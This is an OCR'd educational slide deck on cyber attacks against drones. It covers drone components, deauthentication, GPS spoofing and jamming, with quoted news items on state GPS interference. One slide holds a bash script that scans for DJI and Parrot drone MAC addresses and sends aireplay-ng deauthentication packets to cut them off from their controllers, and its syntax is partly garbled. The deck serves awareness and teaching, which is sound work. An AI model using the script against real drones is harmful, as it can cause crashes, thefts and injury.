Unmanned Arial Vehicles (UAV)

Evil UAV's

Cyber Attacks On UAV's

What is UAV?

- UAV stands for unmanned aerial vehicle
- It is remotely piloted or autonomous aerial vehicle
- UAV has wider range of applications
- Civilian to UAV’s are banned in India up to 2018


What UAV consists of ?

- Processing Unit
- Power Unit
- Camera
- Storage
- Wi-Fi / RF
- GPS
- Sensors (Gyroscope, Accelerometer, Infrared etc.,)
- Flying hardware (motors, propellers etc.,)
- UAV controller

UAV ‘s are flying computing device

Threats by UAV’s

- Threats are anything (e.g. object, substance, human, activity etc.,) which are capable of acting against an asset in a manner that can cause harm.
- Since UAV’s are widely used due to its enormous application, sometime it may be acting as a threat to the humans.



Can UAV kill U ?

Attacks to UAV's

What If it can be hacked ?

Cyber Attacks on UAV's

- Disconnecting UAV's from controller using ***De-authentication attack***
- GPS Spoofing
- GPS Jamming
- Man in the Middle
- Geofence Spoofing


Cyber Attacks on UAV’s – contd..

Disconnecting UAV from Controller

- UAV which uses Wi-Fi can be attacked
- The attacker sends de-auth packet to drone or mobile
- So the drone loses connection to the controller


What results in De-auth attack ?

- Stolen
- Fall into property / people
- Land on Ground
- RTH




Cyber Attacks on UAV's – contd..


Disconnecting UAV from Controller – Contd..



```
#!/bin/bash

NIC='wlan0' # Your wireless NIC
BSSID='Parrot_drone' # Network BSSID (exhibition, workplace, park)
MAC=$(/sbin/ifconfig | grep $NIC | head -n 1 | awk '{ print $5 }')

GGMAC='@(60:60:1F*|00:12:1C*|00:26:7E*|90:03:B7*)' # Match against DJI & Parrot drones
POLL=30 # Check every 30 seconds

airmon-ng stop mon0 # Pull down any lingering monitor devices
airmon-ng start $NIC # Start a monitor device

while true;
   do
       for TARGET in $(arp-scan -I $NIC --localnet | grep -o -E \
       '(xdigit:{1,2}:){5}xdigit:{1,2}')
          do
              if  $TARGET == $GGMAC
                  then
                      # Audio alert
                      beep -f 1000 -l 500 -n 200 -r 2
                      echo "Dronehole discovered: "$TARGET
                      echo "De-authing..."
                      aireplay-ng -0 1 -a $BSSID -c $TARGET mon0
                   else
                       echo $TARGET": is not a drone. Leaving alone.."
              fi
          done
          echo "None found this round."
          sleep $POLL
done
airmon-ng stop mon0
```




00	1A	3F	F1	4C	C6



Cyber Attacks on UAV's – contd..

GPS Spoofing

How GPS works ?





civilian bands are

- Not authenticated
- Not encrypted
- Weak signal

Cyber Attacks on UAV’s – contd..

GPS Spoofing – contd...






The Russians are screwing with the GPS system to send bogus navigation data to thousands of ships

JIM EDWARDS | APR 14, 2019, 12:22 IST

Cyber Attacks on UAV's – contd..


GPS Jamming

- Use of frequency transmitting device to block or interfere with GPS signal
- Due to weak nature of GPS signals, Attacker can use any transmitting device to emits strong radio signal at the same frequency
- So the GPS enabled UAV cannot able to receive the actual GPS information



Cyber Attacks on UAV's – contd..

GPS Jamming – contd...




Massive GPS Jamming Attack by North Korea

May 8, 2012 - By GPS World Staff Est. reading time: 2:30

Large coordinated cyber attacks from North Korea near its border with South Korea produced electronic jamming signals that affected GPS navigation for passenger aircraft, ships, and in-car navigation for roughly a week in late April and early May. To date, no accidents, casualties, or fatalities have been attributed to jammed navigation signals aboard 337 commercial flights in and out of South Korean international airports, on 122 ships, including a passenger liner carrying 287 people and a petroleum tanker. One South Korean driver tweeted "It also affects the car navigation GPS units. I am getting a lot of errors while driving in Seoul."

